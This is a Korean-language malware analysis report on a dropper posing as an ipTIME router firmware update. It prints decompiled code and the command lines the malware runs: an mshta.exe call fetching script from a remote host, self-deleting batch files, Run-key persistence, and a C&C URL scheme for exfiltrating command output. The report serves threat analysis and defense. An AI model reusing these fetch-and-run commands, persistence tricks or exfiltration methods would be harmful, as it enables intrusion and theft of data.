악성코드 상세 분석 보고서

펌웨어 업데이트로 위장한 드로퍼 악성코드

(Document No : DT-20220708-001)


HAURI

www.hauri.co.kr

ㅇ 분석 개요

공유기 펌웨어 설치파일로 위장한 악성코드는 실행 시 팝업창을 생성해 정상파일로 위장하여 백그라운드에서 동작한다. 이후 C&C 서버와의 통신을 통해 추가적인 악성 행위를 수행한다.

ㅇ 악성코드 도식화



1. Sample.vir

(MD5 : 851E33373114FEF45D0FE28C6934FA73, SIZE : 407,552)

개요 : 실행 시 공유기 펌웨어 업그레이드를 위장하며 내장된 데이터를 복호화 후 실행하여 악성 행위를 수행한다.

ViRobot	Trojan.Win32.S.Agent.407552.CI

상세분석 :

(1) 암호화된 문자열을 복호화 한 뒤 해당 문자열로 뮤택스를 생성한다.

- 뮤택스 : Windows update {2021-1020-02-03-A}

```
assign_string(
  (std_string *)v21,
  "86EC7DA6F17467A54CD7D95FAC3029EE1C95C815A17D32A50ED39E0ABC7D30A40FD39D16D140",
  0x4Cu);                                       // Windows update {2021-1020-02-03-A}
v18 = v0;
v26 = 0;
v1 = API_Decode(Block, v21);
v2 = v1;
LOBYTE(v26) = 1;
if ( *((_DWORD *)v1 + 5) >= 8u )
  v2 = *(void **)v1;
v17 = 0;
v18 = 7;
LOWORD(v13) = 0;
sub_402590(&v13, v2, wcslen((const unsigned __int16 *)v2));
v3 = sub_404CD0(v13, v14, v15, v16, v17, v18);// CreateMutexW
```

[그림 1] 중복실행 방지를 위한 뮤택스 생성

(2) 원본 파일에서 암호화 된 데이터는 HexString 으로, 해당 문자열의 앞 4byte 를 XOR 키로 사용해 복호화를 진행한다.

```
do
{
  v11 = v10 - 4;
  if ( v10 < 4 )
    v11 = v10;
  v6 = a2[5] < 0x10u;
  v21 = v11;
  if ( v6 )
  {
    Buffer[0] = *((_BYTE *)a2 + v9);
    v12 = a2;
  }
  else
  {
    Buffer[0] = *(_BYTE *)(v9 + *a2);
    v12 = (_DWORD *)*a2;
  }
  Buffer[1] = *((_BYTE *)v12 + v9 + 1);
  v29 = 0;
  sub_401750(Buffer, "%X", ArgList);
  v13 = v26;
  v14 = ArgList[0] ^ v23 ^ v19[v21];
  v24[0] = v14;
  if ( (unsigned int)v26 >= HIDWORD(v26) )
  {
    sub_402830(Block, 1, v20, v24[0]);
  }
  else
  {
    LODWORD(v26) = v26 + 1;
    v15 = Block;
    if ( HIDWORD(v26) >= 0x10 )
      v15 = (void **)Block[0];
    *((_BYTE *)v15 + v13) = v14;
    *((_BYTE *)v15 + v13 + 1) = 0;
  }
  v9 += 2;
  v10 = v21 + 1;
  v23 = ArgList[0];
}
while ( v9 < (unsigned int)v22 );
```

[그림 2] 복호화 루틴

(3) 네 개의 스레드를 실행시켜 악성데이터 복호화 및 실행, 공유기 펌웨어 업그레이드 위장 팝업창 생성 등의 행위를 수행한다.

```
LABEL_11:
  if ( v24 )
    return 2;
  *(_OWORD *)ThreadId = 0i64;
  v26[0] = (int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, ThreadId);// 악성 데이터 복호화 및 실행
  v26[1] = (int)CreateThread(0, 0, sub_405EF0, 0, 0, &ThreadId[1]);// 펌웨어 업그레이드 메시지박스 생성 및 iptime.com 접속
  v26[2] = (int)CreateThread(0, 0, sub_406000, 0, 0, &ThreadId[2]);// 추가 스크립트 다운
  v26[3] = (int)CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_406040, 0, 0, &ThreadId[3]);// 원본파일 삭제
  v17 = 0;
  v18 = 15;
  LOBYTE(v13) = 0;
  assign_string((std_string *)&v13, "9553FB9FC2F062895A66EF3DDDE26D9B7E41DF0FF8C15FA34262", 0x34u);// WaitForMultipleObjects
  v9 = (void (__stdcall *)(int, int *, int, int))sub_401EB0(v13, v14, v15, v16, v17, v18);
  v9(4, v26, 1, -1);                            // API_WaitForMultipleObjects
```

[그림 3] 스레드 생성 및 실행

(4) 암호화 된 데이터를 복호화 하여 다음 경로에 파일을 생성한다.

- 경로 : %APPDATA%₩Roaming₩Media₩wmi-ui-e101ad46.db

```
assign_string((std_string *)&v35, "84132742C7A6E4C73741200BE395E5", 0x1Eu);// CreateFileW
v14 = sub_401EB0(v35, v36, v37, v38, v39, v40);
v15 = &a4;
v40 = 0;
if ( a9 >= 8 )
  v15 = a4;                                     // CreateFileW 함수로 Media 경로에 wmi-ui-e101ad46.db 파일 생성
```

[그림 4] wmi-ui-e101ad46.db 파일 생성

```
do
{
  *(__m128i *)&v46[v19] = _mm_xor_si128(v23[-2], v21);
  *(__m128i *)&v46[v19 + 16] = _mm_xor_si128(v23[-1], v21);
  v24 = _mm_xor_si128(v21, *v23);
  v25 = v23[1];
  v23 += 4;
  *(__m128i *)&v46[v19 + 32] = v24;
  *(__m128i *)&v46[v19 + 48] = _mm_xor_si128(v25, v21);
  v19 += 64;
}
while ( v19 < v22 );
```

[그림 5] 복호화 루틴

(5) 생성된 wmi-ui-e101ad46.db 파일은 regsvr32.exe 를 이용해 실행된다.

```
assign_string((std_string *)&v24, "F73E4BD4B4F8D663E0BBA0069EC3ED4ACEA7", 0x24u);// CreateProcessW
v18 = sub_401EB0(v24, v25, v26, v27, v28, v29);
v19 = ((int (__stdcall *)(_DWORD, wchar_t *, _DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, size_t *, int *))v18)(// API_CreateProcessW
        0,
        v10,                                    // C:\\Windows\\system32\\regsvr32.exe /s \"C:\\Users\\Administrator\\AppData\\Roaming\\Media\\wmi-ui-ec799b8a.db\
        0,
        0,
        0,
        v17 != 0 ? 134217728 : 0,
        0,
        0,
        &Size,
        v34);
```

[그림 6] wmi-ui-e101ad46.db 실행

C:₩₩Windows₩₩system32₩₩regsvr32.exe /s "C:₩₩Users₩₩Administrator₩₩AppData₩₩Roaming₩₩Media₩₩wmi-ui-ec799b8a.db"


[표 1] 명령줄

(6) 펌웨어 업그레이드 위장을 위해 "ipTime 업그레이드" 이름의 팝업창을 생성해 출력한다.

```
.   6A 00           push 0
.   68 10704001     push sample.1407010
.   68 24704001     push sample.1407024
.   6A 00           push 0
.   FF15 48A13F01   call dword ptr ds:[<&MessageBoxA>]

UINT uType = MB_OK
LPCTSTR lpCaption = "ipTime 업그레이드"
LPCTSTR lpText = "ipTime 펌웨어 업그레이드가 정상적으로 설치되었습니다."
HWND hWnd = NULL
MessageBoxA
```

[그림 7] 펌웨어 업그레이드 팝업창 생성



[그림 8] 출력되는 팝업창

(7) Explorer.exe를 사용해 iptime.com 사이트에 접속한다.

```
assign_string((std_string *)v30, "04638BBD575CB2630B2DDE0661778850110AD6", 0x26u);// ShellExecuteExW
v22 = sub_401EB0(v30[0], (int)v30[1], (int)v30[2], (int)v30[3], v31, v32);
v18 = ((int (__stdcall *)(int *))v22)(&v33);// API_ShellExecuteExW
                                            // "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer", https://iptime.com
```

[그림 9] iptime.com 사이트에 접속

[그림 10] 실행화면

(8) mshta.exe 로 해당 URL 에 접속해 추가 스크립트 다운로드를 시도한다. 현재는 접속이 되지 않는다.

- leomin[.]dothome[.]co[.]kr/update/?mode=login

```
assign_string((std_string *)&v25, "422EF6C8015DCE67511ABC062B66F54E7F10", 0x24u);// CreateProcessA
v19 = sub_401EB0(v25, v26, v27, v28, v29, v30);
v20 = ((int (__stdcall *)(_DWORD, wchar_t *, _DWORD, _DWORD, _DWORD, int, _DWORD, _DWORD, size_t *, int *))v19)(// API_CreateProcessA
        0,
        v10,                                // mshta.exe http://leomin.dothome.co.kr/update/?mode=login
        0,
        0,
        0,
        v18 != 0 ? 0x8000000 : 0,
        0,
        0,
        &v36,
        v35);
```

[그림 11] mshta.exe로 추가 스크립트 다운로드 시도

(9) 악성코드의 원본 파일을 삭제하는 배치파일을 생성 및 실행한다.

```
assign_string((std_string *)&v39, "84132742C7A6E4C73741200BE395E5", 0x1Eu);// CreateFileW
v15 = sub_401EB0(v39, v40, v41, v42, (size_t)v43, v44);
v16 = ((int (__stdcall *)(wchar_t *, int, _DWORD, _DWORD, int, int, _DWORD))v15)(// API_CreateFileW 함수로 597c.tmp.bat 파일을 생성
        Destination,
        0x40000000,
        0,
        0,
        2,
        128,
        0);
```

[그림 12] 원본파일 삭제를 위한 배치파일 생성 및 실행

597C.tmp.bat - 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
:goto_redel
rd /s /q "C:₩Users₩Administrator₩Desktop₩Sample.vir"
del "C:₩Users₩Administrator₩Desktop₩Sample.vir"
if exist "C:₩Users₩Administrator₩Desktop₩Sample.vir" goto goto_redel
del "C:₩Users₩ADMINI~1₩AppData₩Local₩Temp₩597C.tmp.bat"
```

[그림 13] 원본파일을 삭제하는 배치파일

2. wmi-ui-de59072f.db.vir

(MD5 : 9AC572BDCA96A833A40EDCAA91E04C2B, SIZE : 148,992)

개요 : C&C 서버와 통신을 하며 추가적인 악성행위를 수행하는 백도어 악성코드이다.

ViRobot	Trojan.Win32.S.Agent.148992.JG

상세분석 :

(1) 자가복제 된 AutoUpdate.dll 을 Run 레지스트리에 등록하여 부팅 시 자동실행 되도록 한다.

키	HKCU₩Software₩Microsoft₩Windows₩Run
이름	WindowsDefenderAutoUpdate
값	regsvr32.exe /s "C:₩ProgramData₩Firmware₩Microsoft₩Windows₩Defender₩AutoUpdate.dll"

[표 2] Run 레지스트리에 악성파일 등록

```
sub_1000BE20(
  lpNewFileName,
  L"f45cad486761d9a70dfb4f16e8b5f3eaa7945f637373d81a4bfddbae34ee6eeb7951a0bfb1be03cbb1392a7fe225a42bb199624f5a48f83053f4e98a0c",
  122);                                 // Software\Microsoft\Windows\CurrentVersion\Run
LOBYTE(v71) = 18;
v16 = (const WCHAR *)API_Decode(v48);
LOBYTE(v71) = 19;
if ( *((_DWORD *)v16 + 5) >= 8u )
  v16 = *(const WCHAR **)v16;
v17 = RegCreateKeyExW(HKEY_CURRENT_USER, v16, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
```

[그림 14] 자동실행 등록

(2) 드롭파일에서 암호화 된 데이터는 내장된 HexString의 앞 16byte를 XOR 키로 사용하여 복호화를 진행한다.

```
do
{
  v11 = v10 - 16;
  if ( v10 < 0x10 )
    v11 = v10;
  v6 = a1[5] < 8u;
  v24 = v11;
  v12 = 2 * v9;
  if ( v6 )
  {
    LOWORD(v29) = *(_WORD *)((char *)a1 + v12);
    v13 = a1;
  }
  else
  {
    LOWORD(v29) = *(_WORD *)(v12 + *a1);
    v13 = (_DWORD *)*a1;
  }
  HIWORD(v29) = *(_WORD *)((char *)v13 + v12 + 2);
  v30 = 0;
  sub_1000BFB0((char *)&v29, (char *)0x18941410, &v28);
  v14 = v27;
  v15 = (char)(v28 ^ v25 ^ *((_BYTE *)&v36[-23] + v24));
  v16 = v15;
  if ( (unsigned int)v27 >= HIDWORD(v27) )
  {
    LOBYTE(v22) = 0;
    sub_1000BB60((const void **)&v26, v15, v22, v15);
  }
  else
  {
    LODWORD(v27) = v27 + 1;
    v17 = &v26;
    if ( HIDWORD(v27) >= 8 )
      v17 = (__int128 *)v26;
    *((_WORD *)v17 + v14) = v16;
    *((_WORD *)v17 + v14 + 1) = 0;
  }
  v9 += 2;
  v25 = v28;
  v10 = v24 + 1;
}
while ( v9 < v23 );
```

[그림 15] 복호화 루틴

(3) 현재 실행중인 파일의 경로가 C:₩ProgramData₩Firmware₩Microsoft₩Windows ₩Defender₩AutoUpdate.dll 인지 비교한 뒤 아니라면 AutoUpdate.dll 이름으로 자가복제 하는 루틴을 수행한다.

```
if ( _wcsicmp(v27, *v55) )                    // C:\\ProgramData\\Firmware\\Microsoft\\Windows\\Defender\\AutoUpdate.dll
{
  sub_10001450(lpNewFileName);
  LOBYTE(v71) = 22;
  v28 = (const WCHAR *)lpNewFileName;
  v29 = (const WCHAR *)String1;
```

[그림 16] 파일의 경로 비교

(4) 정상파일로 위장하기 위해 아래 경로에 AutoUpdate.dl 이름으로 자가복제를 수행한다.

- 경로 : C:₩₩ProgramData₩Firmware₩Microsoft₩Windows₩Defender

```
CopyFileW(v42, v32, 0);                       // wmi-ui-de59072f.db 파일을 AutoUpdate.dll로 복사
v33 = (WCHAR *)*v26;
v34 = *v26;
v60 = 0;
v61 = 7;
LOWORD(Src[0]) = 0;
```

[그림 17] AutoUpdate.dll 이름으로 자가복제

(5) wmi-ui-de59072f.db 파일을 삭제하는 배치파일을 생성 및 실행한다.

```
LOBYTE(v62) = 24;
sub_10001860(v50);                            // wmi-ui-de59072f.db 파일을 삭제하는 FC04.tmp.bat 파일 생성 및 실행
LOBYTE(v62) = 22;
if ( v52 >= 8 )
```

[그림 18] 배치파일 생성

FC04.tmp.bat - 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
:repeat
del "C:₩Users₩Administrator₩AppData₩Roaming₩Media₩wmi-ui-de59072f.db"
if exist "C:₩Users₩Administrator₩AppData₩Roaming₩Media₩wmi-ui-de59072f.db" goto repeat
del "%~f0"
```

[그림 19] 배치파일 본문

(6) AutoUpdate.dll 이름으로 생성된 악성파일을 실행한다.

```
if ( CreateProcessW(0, a1, 0, 0, 1, 0, 0, 0, &v28, &v30) )
{
  if ( a6 )
  {
    if ( WaitForSingleObject(v30.hProcess, a6) == 258 )
    {
      TerminateProcess(v30.hProcess, 258);
      GetLastError();
    }
```

[그림 20] AutoUpdate.dll 실행

regsvr32.exe /s "C:₩₩ProgramData₩₩Firmware₩₩Microsoft₩₩Windows₩₩Defender₩₩AutoUpdate.dll"

[표 3] 명령줄

(7) 현재 실행중인 파일의 경로를 확인해 C:₩ProgramData₩Firmware₩Microsoft₩Windows ₩Defender₩AutoUpdate.dll 이면 뮤택스를 생성한다.

- 뮤택스 : DropperRegsvr32-20220526103448

```
sub_1000BE20(v22, L"41d0726c79fcbfc26ec2d39b3c31ec9c05a7baa6af36fb6b60c56588c6c41aabd83878266fa62bdf8072923d353c", 92);// DropperRegsvr32-20220526103448
v33 = 0;
API_Decode(Block);
LOBYTE(v33) = 1;
v1 = Block;
if ( v32 >= 8 )
  v1 = (void **)Block[0];
MutexW = CreateMutexW(0, 1, (LPCWSTR)v1);
```

[그림 21] 중복실행 방지를 위한 뮤택스 생성

(8) 다음 레지스트리 키 값을 확인해 UAC가 비활성화 되어있는지 확인한다.

```
sub_1000BE20(
  v18,
  L"2ac37750d7526f836092b0ac196482c079f5c4c040536ea8944b925d363dcc632f98b3b40a363dd1c627cb24485eae0b4ff8d9ec49686e828c42"
   "a2611419f8511eae8586280912f4f9",
  0x92u);                                   // SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
v26 = 0;
v1 = API_Decode(v18, (int)&savedregs, (unsigned int)Block);
LOBYTE(v26) = 1;
if ( *(_DWORD *)(v1 + 20) >= 8u )
  v1 = *(_DWORD *)v1;
v2 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, (LPCWSTR)v1, 0, 0x20019u, &phkResult);
```

[그림 22] System 레지스트리 키 오픈

키	HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System
이름	ConsentPromptBehaviorAdmin
값	0
키	HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩System
이름	PromptOnSecureDesktop
값	0

[표 4] UAC 비활성화 확인을 위해 가져오는 값

(9) UAC가 비활성화 되어있다면 SeDebugPrivilege 권한을 활성화 시켜 모든 프로세스에 대한 접근 권한을 얻는다.

```
CurrentProcess = (void *)GetCurrentProcess(40);
if ( !OpenProcessToken(CurrentProcess, (DWORD)&DesiredAccess, v8) )
  goto LABEL_16;
v11[4] = 0;
v12 = 7;
LOWORD(v11[0]) = 0;
sub_1000BE20(v11, L"b2562575951904fc0027f8e1a14051ffe1d2b3a354385bf785cb45cd00251389", 0x40u);// SeDebugPrivilege
v16 = 0;
v2 = API_Decode(v11, (int)&savedregs, (unsigned int)Block);
LOBYTE(v16) = 1;
if ( *(_DWORD *)(v2 + 20) >= 8u )
  v2 = *(_DWORD *)v2;
v3 = LookupPrivilegeValueW(0, (LPCWSTR)v2, &Luid);
```

[그림 23] SeDebugPrivilege 권한 활성화

(10) 이후 두 개의 스레드를 1분마다 실행하여 다음 C&C서버와의 통신을 수행한다. 통신 시 URL에 특정 정보를 조합하여 명령을 수행한다.

- C&C서버 : http://fedra[.]p-e[.]kr

C&C서버	행위
//m=a&p1=[볼륨 일련번호]&p2=[윈도우버전, 아키텍쳐]Win6.1.7601wow64-D_Regsvr32-v2.0.264	서버에 지속적으로 연결을 시도한다.
//?m=b&p1=[볼륨 일련번호]&p2=a	명령어 실행 결과를 서버로 전송한다.
//?m=c&p1=[볼륨 일련번호]	서버로부터 데이터를 다운로드한다.
//?m=d&p1=[볼륨 일련번호]	다운로드 이후 서버에 접속한다.

[표 5] C&C 서버 목록

(11) C&C서버 URL에 볼륨 시리얼 정보를 추가하기 위해 C 드라이브 볼륨의 일련번호를 가져온다.

```
if ( GetWindowsDirectoryW(Buffer, 0x104u) )
{
  v3 = Buffer[0];
}
else
{
  v3 = 67;
  Buffer[0] = 67;
}
RootPathName = v3;
v12 = 0;
v11 = 6029370;
GetVolumeInformationW(&RootPathName, 0, 0, &VolumeSerialNumber, 0, 0, 0, 0);
```

[그림 24] 볼륨의 일련번호를 가져옴

(12) 기존 C&C서버와 연결이 되면 다음 C&C서버에서 데이터 다운로드를 시도한다. 다운로드 된 데이터는 다음 경로에 저장된다.

- C&C서버 : http://fedra[.]p-e[.]kr//?m=c&p1=[볼륨 일련번호]
- 다운로드 경로 : C:₩ProgramData₩temp₩[랜덤 4자리].tmp

```
v28 = InternetConnectW(v24, p_lpszServerName, nServerPort[0], 0, 0, 3u, 0, 0);
*(_DWORD *)nServerPort = v28;
if ( v28 )
{
  p_lpszObjectName = (const WCHAR *)&lpszObjectName;
  if ( a14 >= 8 )
    p_lpszObjectName = lpszObjectName;
  v30 = (const WCHAR *)lpszVerb;
  if ( v50 >= 8 )
    v30 = lpszVerb[0];
  v31 = HttpOpenRequestW(v28, v30, p_lpszObjectName, L"HTTP/1.1", 0, 0, 0x8404F700, 0);
  if ( v31 )
  {
    if ( HttpSendRequestW(v31, 0, 0, Optional, wcslen((const unsigned __int16 *)Optional))
      && (memset(Buffer, 0, sizeof(Buffer)),
          dwBufferLength = 1024,
          HttpQueryInfoW(v31, 0x13u, Buffer, &dwBufferLength, 0)) )
    {
      if ( unknown_libname_43(v32, (int)Buffer) == 200 )
      {
        v33 = &a15;
        if ( a20 >= 8 )
          v33 = (_DWORD **)a15;
        FileW = CreateFileW(v33, 0x40000000, 0, 0, 2, 128, 0);
        if ( FileW != -1 )
        {
          v51 = 0;
          dwNumberOfBytesRead = 0;
          for ( i = (void *)sub_1001851F(4096);
                InternetReadFile(v31, i, 0x1000u, &dwNumberOfBytesRead) && dwNumberOfBytesRead;
                WriteFile(FileW, i, dwNumberOfBytesRead, &v51, 0) )
          {
            ;
          }
          j_j__free(i);
          CloseHandle(FileW);
```

[그림 25] 인터넷 연결 후 명령어 다운로드

(13) 명령어 다운로드가 완료되고 나면 다음 C&C서버와 접속을 시도한다.

- 명령어 다운로드 완료 시 URL : http://fedra[.]p-e[.]kr//?m=d&p1=[볼륨 일련번호]

(14) [랜덤 4 자리].tmp 파일의 시그니처와 %PDF-1.7.4 0 obj 문자열이 같은지 비교한다

- 시그니처 : %PDF-1.7.4 0 obj (0x25 0x50 0x44 0x46 0x2D 0x31 0x2E 0x37 0x2E 0x34 0x20 0x30 0x20 0x6F 0x62 0x6A)

```
while ( *(_DWORD *)v21 == *(_DWORD *)v20 )// [랜덤 4자리].tmp 파일의 16byte와 '%PDF-1.7.4 0 obj' 문자열 비교
{
  v21 += 4;
  v20 += 4;
  v22 = v23 < 4;
  v23 -= 4;
  if ( v22 )
    goto LABEL_17;
}
```


[그림 26] 파일 시그니처 비교

(15) 다운로드 되는 데이터는 복호화 과정을 거쳐 최종 페이로드가 된다. 해당 데이터는 [랜덤 4 글자].tmp.tmp 파일에 저장되며 이후 명령어 분기를 통해 추가적인 악성행위를 수행한다.

```
switch ( v2 )
{
  case 0:
    sub_10004F30((int)a1, (int)&savedregs, a2);
    return 1;
  case 1:
    sub_100040F0(a1);
    return 1;
  case 2:
    sub_10004710((_DWORD **)a1);
    return 1;
}
if ( v2 != 3 )
  return 0;
sub_10004900(a1);
```

[그림 27] 명령어 분기

(16) [랜덤 4 글자].tmp.tmp 파일에 저장되는 최종 페이로드의 데이터 구조이다.



[그림 28] 명령어 데이터 구조

명령코드	행위
0x00000000	페이로드에서 데이터를 CreateProcess 로 실행한 뒤 결과값을 압축 및 암호화 하여 C&C 서버로 전송한다.
0x00000001	페이로드에서 데이터를 regsvr32.exe 로 실행한 뒤 배치파일로 데이터가 저장된 파일을 삭제한다.
0x00000002	페이로드에서 데이터를 메모리에 로드하여 실행한다.
0x00000003	페이로드에서 데이터를 regsvr32.exe 로 실행한 뒤 배치파일로 데이터가 저장된 파일을 삭제한다.

[표 6] 명령 코드

(17) 명령코드가 '0x00000000' 인 경우 페이로드에서 명령어 데이터를 CreateProcessW 함수로 실행한 뒤 결과값을 다음 경로의 파일에 저장한다.

- 경로 : C:₩ProgramData₩temp₩[랜덤 4자리].tmp

```
CreatePipe(v33, &v32, &v29, 0x40000000u);
memset(&v28, 0, sizeof(v28));
v30 = 0i64;
((void (__stdcall *)(struct _STARTUPINFOW *, int, int, int, int, _DWORD *, int, _DWORD *, int, _DWORD *))GetStartupInfoW)(
  &v28,
  v17,
  a4,
  a5,
  v20,
  a2,
  1,
  a2,
  v24,
  a2);
v28.hStdOutput = v32;
v28.hStdError = v32;
v8 = *((_DWORD *)a1 + 5) < 8u;
v28.dwFlags = 257;
v28.hStdInput = 0;
v28.wShowWindow = 0;
if ( !v8 )
  a1 = *(WCHAR **)a1;
if ( CreateProcessW(0, a1, 0, 0, 1, 0, 0, 0, &v28, &v30) )
{
  if ( a6 )
  {
    if ( WaitForSingleObject(v30.hProcess, a6) == 258 )
    {
      TerminateProcess(v30.hProcess, 258);
      GetLastError();
    }
```

[그림 29] 페이로드의 명령어 데이터 실행

(18) 명령 실행 결과가 저장된 [랜덤 4글자].tmp 파일을 zip 확장자로 압축한 뒤, 내장된 공개키를 사용해 암호화를 진행한다. 암호화 된 데이터는 다음 경로에 저장된다.

- 경로 : C:₩ProgramData₩temp₩[랜덤 4글자].tmp.enc


0602000000A400005253413100040000010001009D4FD84DD6476F268E370B9D8A30157F2DB9B6D8FCF0AC76548DA48189A2B80BF196435E4B98EF3D3D3807149BC06744006551BC9D20D084A5D52D306A16C8F5D97FA2B6BC4724FB5D5ED4098FCDB94F8B46967019DEA6B0A12E38960354E494946EDD559FCE44FE4466257F4A9A2E57CF34F757786A038B170E36D5821943F0

[표 7] 내장된 공개키

(19) 암호화 키를 생성하여 [랜덤 4글자].tmp.enc 파일을 암호화 한 뒤 해당 데이터를 다음 경로에 PDF 시그니처 및 XOR 암호화 키와 함께 작성한다.

```
WriteFile(FileW, v19, v68, &v73, 0);      // [랜덤 4글자].tmp 파일에 %PDF-1.7.4 0 obj 작성
v71 = 0;
WriteFile(FileW, &v71, 4, &v73, 0);
*(_QWORD *)v70 = 0i64;
sub_100063C0(v70);
LOBYTE(v74) = 7;
v20 = sub_1001851F(0x10u);
v66 = v20;
TickCount = GetTickCount();
srand(TickCount);
for ( i = 0; i < 0x10; ++i )
  *((_BYTE *)v20 + i) = rand();           // XOR 암호화 키 생성
v23 = (char *)v66;
WriteFile(FileW, v66, 16, &v73, 0);       // [랜덤 4글자].tmp 파일에 XOR 암호화 키 작성
```

[그림 30] [랜덤 4글자].tmp.tmp 파일에 작성되는 데이터



[그림 31] 암호화 된 데이터 구조

(20) 암호화가 완료되면 데이터를 C&C 서버로 전송한다.

